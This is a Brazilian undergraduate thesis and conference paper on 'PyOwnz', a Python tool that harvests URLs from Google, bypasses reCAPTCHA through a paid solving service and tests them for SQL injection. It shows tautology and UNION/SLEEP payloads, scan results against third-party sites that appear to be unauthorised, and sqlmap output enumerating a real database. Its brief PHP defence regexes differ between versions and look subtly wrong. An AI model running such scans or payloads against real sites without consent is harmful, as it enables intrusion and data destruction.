



**UNIVERSIDADE DA AMAZÔNIA - UNAMA
CENTRO DE CIÊNCIAS EXATAS E TECNOLÓGICAS - CCET
GRADUAÇÃO EM CIÊNCIA DA COMPUTAÇÃO**

DENNYS AUGUSTUS PINTO DE OLIVEIRA

PYOWNZ: FERRAMENTA PARA REALIZAR VARREDURA DE SQL INJECTION

**Belém - PA
2018**



**UNIVERSIDADE DA AMAZÔNIA - UNAMA
CENTRO DE CIÊNCIAS EXATAS E TECNOLÓGICAS - CCET
GRADUAÇÃO EM CIÊNCIA DA COMPUTAÇÃO**

DENNYS AUGUSTUS PINTO DE OLIVEIRA

PYOWNZ: FERRAMENTA PARA REALIZAR VARREDURA DE SQL INJECTION

Trabalho de conclusão do curso de graduação apresentado ao Centro de Ciências Exatas (CCET) da Universidade da Amazônia como requisito para a obtenção do título de Bacharelado em Ciência da Computação.

Orientador: Prof. Msc. Alan Marcel Fernandes de Souza

Belém – PA
2018

DENNYS AUGUSTUS PINTO DE OLIVEIRA

PYOWNZ: FERRAMENTA PARA REALIZAR VARREDURA DE SQL INJECTION

Trabalho de Conclusão de Curso
apresentado ao curso de graduação de
Ciência da Computação da Universidade
da Amazônia (UNAMA) como exigência
parcial para obtenção do grau de
Bacharelado em Ciência da Computação.

Banca Examinadora:

Prof. Msc. Alan Marcel Fernandes de Souza – UNAMA

Banca Examinadora:

Prof. Msc. Almir Monteiro Junior – UNAMA

Banca Examinadora:

Prof. Msc. Rodrigo Medeiros Costa – UNAMA

Apresentado em: ____/____/____.

Conceito: _____.

Belém – PA
2018

AGRADECIMENTOS

Agradeço a Deus por este momento, por chegar até aqui, me fortalecer, pela Sua graça, pelo Seu infinito amor, por ter entregue seu único filho unigênito para morrer pelos nossos pecados e nos agraciar com o dom da vida eterna.

Agradeço a minha mãe que sempre me amparou e me deu todo suporte para realizar este tão esperado sonho.

Agradeço a minha esposa que me ajudou muito nessa trajetória. Ela foi um dos principais motivos de não desistir e com muita luta, chegar até aqui.

Não posso esquecer dos meus coordenadores, Rômulo Pinheiro e Alan Souza, que me auxiliaram durante o curso e me orientaram na produção deste trabalho. Obrigado!

Resumo: Este trabalho apresenta protótipo de um script desenvolvido em Python que realiza uma varredura na internet utilizando os motores de busca do Google para localizar os hosts e, em seguida, realizar testes de SQL Injection. Além disso, propõem-se formas de se defender do ataque.

Abstract: This work presents a prototype of a developed in Python script that performs a scan on the internet using Google's search engines to locate the hosts and then perform SQL Injection testing. In addition, they propose ways of defending themselves from attack.

SIGLAS

SQL: Structured Query Language, ou Linguagem de Consulta Estruturada

BD: Banco de dados

IDE: Integrated Development Environment ou Ambiente de Desenvolvimento Integrado

HTML: Hypertext Markup Language ou Linguagem de Marcação de Hipertexto

API: Application Programming Interface ou Interface de Programação de Aplicativos

URL: Uniform Resource Locator ou Localizador Padrão de Recursos

PHP: Hypertext Preprocessor

PDO: PHP Data Object ou Objeto de dados PHP

SUMÁRIO

Introdução	1
Objetivo geral	1
Objetivo específico	2
Justificativa	2
Metodologia	2
Resultados e discussões	4
Conclusão e trabalhos futuros	7
Referências	7

1. Introdução

A cada dia, cresce o número de empresas que migram seus processos para plataformas computacionais com o intuito de armazenar em banco de dados (BD) as informações de maneira mais organizada, prática, acessíveis e seguras. Dessa forma, o BD se constitui como um dos bens mais valiosos de uma organização, pois, atualmente, as informações podem ser o diferencial competitivo das corporações empresariais. Portanto, é necessário proteger os dados contra ataques cibernéticos.

O SQL Injection é um tipo de ataque digital que injeta comandos de SQL, simples de ser feito, mas muito devastador para uma organização, pois pode desde vaziar dados sigilosos até apagar permanentemente a base dados. Segundo MDS Engenharia (2018), 90% das empresas que de alguma maneira perderam seus dados seja por defeito em hardware, software, erro humano ou ataque cibernético fecharam dentro de dois anos.

Na grande maioria dos casos, essa vulnerabilidade decorre da não utilização de boas práticas de programação e pode ser facilmente evitada com a adoção de medidas que mantenham o código do projeto seguro e estável, boas políticas de backups/restauração.

Os trabalhos encontrados na internet, em sua maioria, fazem uso de ferramentas que não foram desenvolvidas pelo o autor do trabalho e outro diferencial deste trabalho é demonstrado como capturar os hosts no Google resolvendo de forma automática os reCaptchas, dessa forma podendo realizar o scan em uma lista de hosts. Outro ponto que vale ressaltar, está na possibilidade de incluir ou remover os domínios do Google irá percorrer durante a pesquisa.

```
def search(self, query):  
    results = []  
    total = 0  
  
    #dominios = ['com', 'com.br', 'pt', 'it', 'es'] #PODE ADICIONAR VARIOS DOMINIOS DO GOOGLE  
    dominios = ['com.br']
```

Figura 1

2. Objetivo Geral

O trabalho em questão visa reconhecer a importância da vulnerabilidade citada, analisar a exploração utilizando a busca do Google para realizar testes em massa, combater os ataques adotando medidas simples e boas práticas de programação, ser objeto de estudo para futuras vulnerabilidades com intuito de prevenir servidores de ataques.

3. Objetivos Específicos

- Desenvolver uma ferramenta para analisar vulnerabilidade em massa
- Utilizar a busca do Google como forma de capturar os hosts
- Resolver o reCaptchas quando houver
- Realizar tratamento no hosts que são capturados
- Automatizar o processo de testar a vulnerabilidade
- Defender do ataque
- Possível extensão do trabalho para outras vulnerabilidades

4. Justificativa

Demonstrar o funcionamento de um script, analisar a exploração e a correção da falha de segurança de modo que os ataques deste tipo venha a diminuir cada vez.

Há muitos scripts e programas que realizam testes de vulnerabilidades, mas nenhum disponível ao público que realiza a captura dos hosts utilizando a busca do Google, resolvendo os reCaptchas, quando surgem, e testando se o host está vulnerável a SQL Injection ou não.

É importante ressaltar que a utilização dessa ferramenta é somente para fins de didáticos, qualquer outro fim será de inteira responsabilidade do utilizador.

5. Metodologia

A ferramenta abordada foi desenvolvida na linguagem de programação Python em sua versão 2.7.12, utilizando a IDE JetBrains PyCharm versão Community, executada e testada no sistema operacional Linux, distribuição Ubuntu versão 16.04.05. Durante o desenvolvimento se fez necessário a utilização de bibliotecas que já vem instaladas no Python e desenvolver uma biblioteca para facilitar o trabalho, organizar o código e possivelmente será disponibilizada para a comunidade.

BIBLIOTECA	VERSÃO	AUTOR	DESCRIÇÃO
Requests	2.9.1	Kenneth Reitz	Facilita as requisições HTTP
Sys	2.7.12	---	Acessar variáveis do terminal
Re	2.2.1	---	Suporte para expressão Regular
Google	1.0.0	Dennys Oliveira	Busca urls e resolve reCaptchas
Time	---	---	Tratamento do tempo
Urllib2	2.7	---	URLs de protocolos variados
BeautifulSoup	3.2.1	Leonard Richardson	Analizador de HTML / XML

Tabela 1

O motivo da escolha da linguagem de programação Python se deu pela sua facilidade de desenvolvimento, além de se tratar de um código multiplataforma (pode ser executado em qualquer sistema). A IDE citada trata-se de um software para facilitar o desenvolvimento de outro software. O sistema operacional Linux é mais fácil de se instalar o gerenciador de pacotes do Python e instalar bibliotecas.

O usuário quando executa a ferramenta irá ser exibido um menu solicitando uma opção desejada, se a escolher a opção de realizar a busca irá percorrer toda pesquisa do Google, caso o usuário já tenha uma lista de hosts e deseja testar, também é possível. Em ambos os casos sempre será retornado para o usuário os hosts vulneráveis.




Figura 2

6. Resultados e Discussões

Executando o ferramenta no terminal Linux irá aparecer um menu com as opções para buscar por uma única palavra ou texto ou buscar por uma lista de palavras ou se já tiver uma lista com os hosts para ser testados basta indicar na ultima opção.

```
##### Scan Google #####
Selecione a opcao desejada:
 1) Pesquisar por string
 2) Informar arquivo contendo strings
 3) Executar testes no arquivo com hosts

Opcao: █
```

Figura 3

As duas primeiras opções têm em comum que realizam buscas no Google de acordo com o parâmetro de entrada. No decorrer das buscas, principalmente quando se utiliza uma lista de palavras ou textos, é muito comum aparecer o reCaptcha do Google para resolver, trata-se de um mecanismo para impedir ação de scanners e robôs. Mas isso não é um problema, há possibilidade de ser resolvido.



Figura 4

Analisando o código HTML do reCaptcha, podemos extrair informações dos atributos das tags que será usada para montar este mesmo reCaptcha em uma Api.

A formação deste reCaptcha faz-se necessário os atributos "data-sitekey" que está na na tag *div* e a url que atual, então é disparado uma requisição a uma API informando

os dados, o webservice irá montar o mesmo problema e alguém irá resolver o reCaptcha clicando nas imagens certas em troca de uma pequena fração de dolares (US\$ 0,001).




Figura 5

O retorno da requisição quando o reCaptcha for resolvido é um código criptografado que será inserido onde está marcado com “g-recaptcha-response”, após isso é submetido o formulário e reCaptcha resolvido, poderia até exibir uma mensagem assim: “Sou um robô e vou continuar com a busca sim”.

Este é o grande diferencial deste trabalho, pois todas as ferramentas mencionadas nos trabalhos correlatos possibilitam apenas fazer varredura em único host e são ferramentas de terceiros, o PyOwnz possibilita varrer tudo que estiver indexado pela busca do Google, sem nenhum impedimento e foi desenvolvida pelo autor deste trabalho.

Capturado os hosts, a etapa de testes é iniciada, onde irá ser submetido a um tratamento de URL adicionando ao final =1\' or \'1\' = \'1\' e se em alguma parte do corpo da página contiver a mensagem "You have an error in your SQL syntax", possivelmente um host vulnerável foi encontrado.

```

http://www.████.com.hk/en/product_detail.php?id=25 --> SQL injection vulnerable!
861/3296
https://www.████.com.tw/en/scene.php?cid=1&id=2 --> SQL injection vulnerable!
!
893/3296
http://www.████.co.uk/products.php?cat=24 --> SQL injection vulnerable!
1011/3296
http://www.████.com/item.php?id=12 --> SQL injection vulnerable!
1014/3296
http://www.████.com/product-details.php?id=1 --> SQL injection vulnerable!
!
1047/3296
http://www.████.com/integrators/products.php?id=15 --> SQL injection
vulnerable!
1069/3296
http://████.com/product.php?id=5 --> SQL injection vulnerable!
1098/3296
https://████.com/listing.php?id=1 --> SQL injection vulnerable!
1154/3296
https://www.████.com/products.php?cat=54 --> SQL injection vulnerable!
1182/3296
http://www.████.com/view-product.php?id=67 --> SQL injection vulnera
ble!
1233/3296

```

Figura 6

O SQL Map é uma ferramenta que realiza teste penetração, automatizando o processo de detecção e exploração de vulnerabilidades a SQL Injection. Após colher os resultados possivelmente vulneráveis, basta abrir o SQL Map e utilizar suas diversas opções para explorar a falha, que vão desde mostrar banco de dados e tabelas até drop table (remover a estrutura e os dados contidos em uma tabela) e drop database (remover por completo o banco de dados). Para visualizar todas as opções do SQL Map, o comando “sqlmap --help” pode ser usado.

```

Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=61 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 15 columns
Payload: id=61 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6b6271,0x5a617a744c42
457a744c63796e504c4f5451464d6d796f57697969657a6c45616f66454766704b58,0x71706b6b7
1),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- bGeG
---
[21:25:35] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.3.29
back-end DBMS: MySQL >= 5.0
[21:25:35] [INFO] fetching database names
available databases [2]:
[*] █████
[*] information_schema

[21:25:35] [INFO] fetched data logged to text files under '/home/dennys/.sqlmap/
output/████'

[*] shutting down at 21:25:35

```

Figura 7

A vulnerabilidade pode ser corrigida através do tratamento da consulta ao BD antes de sua execução, não permitindo que caracteres especiais sejam usados nas consultas. Em websites desenvolvidos em PHP, basta, por exemplo, tratar todos os dados vindos de formulários da seguinte forma (Devmedia, 2018):

- a) Permitindo somente letras: `$variavel = preg_replace('/^[[:alpha:]]_/', "", $variavel);`
- b) Permitindo alfanumérico: `$variavel = preg_replace('/^[[:alnum:]]_/', "", $variavel);`

Além disso, é importante manter os frameworks utilizados atualizados nos projetos, pois alguns já vêm com a proteção nativamente. Em PHP, o uso do PDO (PHP Data Objects) para realizar comunicação com o banco de dados também ajuda a se prevenir desse tipo de ataque, pois faz uso de *prepared statements* na formação das *queries que são executadas no banco de dados*. Acima de tudo, sempre ter uma boa política de backup e restauração de sistema.

7. Conclusões e Trabalhos Futuros

Durante a execução do scan foi observado que ainda há muitos sites vulneráveis, mesmo se tratando de uma vulnerabilidade que não é tão recente e isso acontece porque a falha ocorre por “más práticas” de programação e versões desatualizadas de software.

Este trabalho contribui com a comunidade para que ataques desse tipo sejam a cada momento menos frequentes, servindo para que desenvolvedores de sistemas web possam rever o seu código e corrigir a falha se houver, evitando assim prejuízos incalculáveis. A ferramenta desenvolvida em Python permite realizar essa detecção de falha de segurança. Além disso, ela também pode ser modificada e aplicada para outros fins, como por exemplo, demonstrar ataques de força-bruta (testar vários logins e senhas automaticamente) em websites e realizar testes de sobrecarga de banco de dados. A partir deste trabalho poderá também aprimorar incluindo novas vulnerabilidades para ser testadas, criar interface gráfica amigável, utilizar o conceito de paralelismo (threads) para testar vários hosts simultaneamente.

8. Referências

Duffy, Christopher. Aprendendo Pentest com Python 1. ed. Tradução Edson Furmankiewicz; revisão técnica BrodTec. - São Paulo: Novatec Editora Ltda, 2016.

MDS Engenharia. 90% das empresas que perderam seus dados, fecharam dentro de 2 anos! Disponível em: <<http://mdsenharia.com.br/2016/09/09/ola-mundo>> Acesso em: 30 set. 2018.

Devmedia. Evitando SQL Injection em aplicações PHP. Disponível em: <<https://www.devmedia.com.br/evitando-sql-injection-em-aplicacoes-php/27804>> Acesso em: 30 set. 2018.

SQL Injection, entenda o que é, aprenda a evitá-lo. Disponível em: <<http://re.granbery.edu.br/artigos/Mzk2.pdf>> Acesso em: 19 de nov. 2018.

UM ESTUDO DE SEGURANÇA DA INFORMAÇÃO: INJEÇÃO DE SQL. Disponível em: <<https://cepein.femanet.com.br/BDigital/arqTccs/1111321076.pdf>> Acesso em: 19 de nov. 2018.

Binnie, Chris. Segurança em Servidores Linux – Ataque e Defesa 1 ed. Tradução Henrique Cesar Ulbrich – São Paulo: Novatec Editora Ltda, 2017.

PYOWNZ: FERRAMENTA PARA REALIZAR VARREDURA DE SQL INJECTION

Dennys Augustus Pinto de Oliveira¹; Alan Marcel Fernandes de Souza¹

¹Universidade da Amazônia (UNAMA), Belém – PA

Resumo: Este trabalho apresenta protótipo de um script desenvolvido Python que realiza uma varredura na internet utilizando os motores de busca do Google para localizar os hosts e, em seguida, realizar testes de SQL Injection. Além disso, propõem-se formas de se defender do ataque.

Palavras-chave: SQL Injection, varredura, Google, Python.

1. Introdução

A cada dia, cresce o número de empresas que migram seus processos para plataformas computacionais com o intuito de armazenar em banco de dados (BD) as informações de maneira mais organizada, prática, acessíveis e seguras. Dessa forma, o BD se constitui como um dos bens mais valiosos de uma organização, pois, atualmente, as informações podem ser o diferencial competitivo das corporações empresariais. Portanto, é necessário proteger os dados contra ataques cibernéticos.

O SQL Injection é um tipo de ataque digital que injeta comandos de SQL, simples de ser feito, mas muito devastador para uma organização, pois pode desde vaziar dados sigilosos até apagar permanentemente a base dados. Segundo MDS Engenharia (2018), 90% das empresas que de alguma maneira perderam seus dados seja por defeito em hardware, software, erro humano ou ataque cibernético fecharam dentro de dois anos.

Na grande maioria dos casos, essa vulnerabilidade decorre da não utilização de boas práticas de programação e pode ser facilmente evitada com a adoção de medidas que mantenham o código do projeto seguro e estável, boas políticas de backups/restauração.

O objetivo desse trabalho é descrever o funcionamento de um script, programado na linguagem Python (versão 2.7.12), executado e testado um ambiente

¹Graduação, Unama/Curso Ciência da Computação. dennysaug@gmail.com

Linux Ubuntu (16.04.05), sendo preciso a instalação das seguintes bibliotecas Requests, Sys, Re, Google e o controle de versão Git.

Há muitos scripts e programas que realizam testes de vulnerabilidades, mas nenhum disponível ao público que realiza a captura dos hosts utilizando a busca do Google, resolvendo os captchas, quando surgem, e testando se o host está vulnerável a SQL Injection ou não.

É importante ressaltar que a utilização dessa ferramenta é somente para fins de didáticos, qualquer outro fim será de inteira responsabilidade do utilizador.

2. Metodologia

A execução do script requer todas as bibliotecas mencionadas anteriormente, pois cada uma delas tem papel fundamental nas funções que o script necessita. Quando executar o script, se escolher a opção que para 1 ou 2 será realizado uma busca utilizando o Google para capturar os hosts e em seguida executará o teste adicionando na url capturada `=1' or '1' = '1"` e se em alguma parte do corpo da página contiver a mensagem "You have an error in your SQL syntax", possivelmente um host vulnerável foi encontrado.

O SQL Map é uma ferramenta que realiza teste penetração, automatizando o processo de detecção e exploração de vulnerabilidades a SQL Injection. Após colher os resultados possivelmente vulneráveis, basta abrir o SQL Map e utilizar suas diversas opções para explorar a falha, que vão desde mostrar banco de dados e tabelas até drop table (remover a estrutura e os dados contidos em uma tabela) e drop database (remover por completo o banco de dados). Para visualizar todas as opções do SQL Map, o comando `"sqlmap -help"` pode ser usado.

A vulnerabilidade pode ser corrigida através do tratamento da consulta ao BD antes de sua execução, não permitindo que caracteres especiais sejam usados nas consultas. Em websites desenvolvidos em PHP, basta, por exemplo, tratar todos os dados vindos de formulários da seguinte forma (Devmedia, 2018):

c) Permitindo somente letras: `$variavel = preg_replace('/[^[:alpha:]]/', "", $variavel);`

d) Permitindo alfanumérico: `$variavel = preg_replace('/[^[:alnum:]]/', "", $variavel);`

Além disso, é importante manter os frameworks utilizados nos projetos atualizados, pois alguns já vêm com a proteção nativamente. Em PHP, o uso do PDO (PHP Data Objects) para realizar comunicação com o banco de dados também ajuda a se prevenir desse tipo de ataque, pois faz uso de *prepared statements* na

formação das *queries*. Acima de tudo, sempre ter uma boa política de backup e restauração de sistema.

3. Resultados e Discussões

Os resultados obtidos com a varredura de uma lista de palavras de busca demonstram que há muitos servidores vulneráveis a SQL Injection.

```
http://www.████.com.hk/en/product_detail.php?id=25 --> SQL injection vulnerable!  
861/3296  
https://www.████.com.tw/en/scene.php?cid=1&id=2 --> SQL injection vulnerable!  
!  
893/3296  
http://www.████.co.uk/products.php?cat=24 --> SQL injection vulnerable!  
1011/3296  
http://www.████.com/item.php?id=12 --> SQL injection vulnerable!  
1014/3296  
http://www.████.com/product-details.php?id=1 --> SQL injection vulnerable!  
!  
1047/3296  
http://www.████.com/integrators/products.php?id=15 --> SQL injection  
vulnerable!  
1069/3296  
http://████.com/product.php?id=5 --> SQL injection vulnerable!  
1098/3296  
https://████.com/listing.php?id=1 --> SQL injection vulnerable!  
1154/3296  
https://www.████.com/products.php?cat=54 --> SQL injection vulnerable!  
1182/3296  
http://www.████.com/view-product.php?id=67 --> SQL injection vulnera  
ble!  
1233/3296
```

Figura 1. Resultado da varredura por vulnerabilidades.

O Sqlmap é uma ferramenta utilizada para auditorias de segurança em banco de dados. As opções que a ferramenta oferece são várias, para conhecer todas utilize o “help” da ferramenta ou consulte no site www.sqlmap.org.

```
Title: MySQL >= 5.0.12 AND time-based blind  
Payload: id=61 AND SLEEP(5)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 15 columns  
Payload: id=61 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6b6271,0x5a617a744c42  
457a744c63796e504c4f5451464d6d796f57697969657a6c45616f66454766704b58,0x71706b6b7  
1),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- bGeG  
---  
[21:25:35] [INFO] the back-end DBMS is MySQL  
web application technology: Apache, PHP 5.3.29  
back-end DBMS: MySQL >= 5.0  
[21:25:35] [INFO] fetching database names  
available databases [2]:  
[*] █████  
[*] information_schema  
  
[21:25:35] [INFO] fetched data logged to text files under '/home/dennys/.sqlmap/  
output/████'  
  
[*] shutting down at 21:25:35
```

Figura 2. Sqlmap injetando comandos para retornar os bancos de dados

4. Conclusões

Este trabalho contribui com a comunidade para que ataques desse tipo sejam a cada momento menos frequentes, servindo para que administradores de sistemas web possam rever o seu código e corrigir a falha se houver, evitando assim prejuízos incalculáveis. A ferramenta, desenvolvida em Python, permite realizar essa detecção de brechas de segurança. Além disso, ela também pode ser modificada e aplicada

para outros fins, como por exemplo, demonstrar ataques de força-bruta (testar vários logins e senhas automaticamente) em websites e realizar testes de sobrecarga de banco de dados.

6. Referências

Duffy, Christopher. Aprendendo Pentest com Python 1. ed. Tradução Edson Furmankiewicz; revisão técnica BrodTec. - São Paulo: Novatec Editora Ltda, 2016.

MDS Engenharia. 90% das empresas que perderam seus dados, fecharam dentro de 2 anos! -. Disponível em: <<http://mdsengenharia.com.br/2016/09/09/ola-mundo>> Acesso em: 30 set. 2018.

Devmedia. Evitando SQL Injection em aplicações PHP. Disponível em: <<https://www.devmedia.com.br/evitando-sql-injection-em-aplicacoes-php/27804>> Acesso em: 30 set. 2018.



25, 26 e 27
outubro 2018

3º Congresso Nacional de Ciências Exatas e Tecnologia


CIÊNCIA DA COMPUTAÇÃO | REDES DE COMPUTADORES
ANÁLISE E DESENVOLVIMENTO DE SISTEMAS

A REVOLUÇÃO DA COMPUTAÇÃO NO CONTEXTO ATUAL

HANGAR
CENTRO DE CONVENÇÕES E FEIRAS DA AMAZÔNIA

Certificado


Certificamos que o trabalho intitulado: **"PYOWNZ: FERRAMENTA PARA REALIZAR VARREDURA DE SQL INJECTION"**, de autoria de Dennys Augustus Pinto de Oliveira, Alan Marcel Fernandes de Souza, foi aprovado e apresentado no **3º Congresso Nacional de Ciências Exatas e Tecnologia**, realizado de 25 a 27 de outubro de 2018, no Hangar Centro de Convenções e Feiras da Amazônia – Belém- PA.


JOSE IANGUE BEZERRA DINIZ
Fundador e Presidente do
Conselho de Administração
do Grupo Ser Educacional


BETÂNIA FIDALGO
Reitora da UNAMA


ROMULO PINHEIRO
Diretor da UNAMA
Rio Branco


ALAN SOUZA
Coordenador do curso de
Ciência da Computação
Análise em Desenvolvimento
de Sistemas e Rede de
Computadores


JOÃO IANGUE B. DINIZ
Núcleo de Pesquisas,
Eventos e Congressos
do Grupo Ser Educacional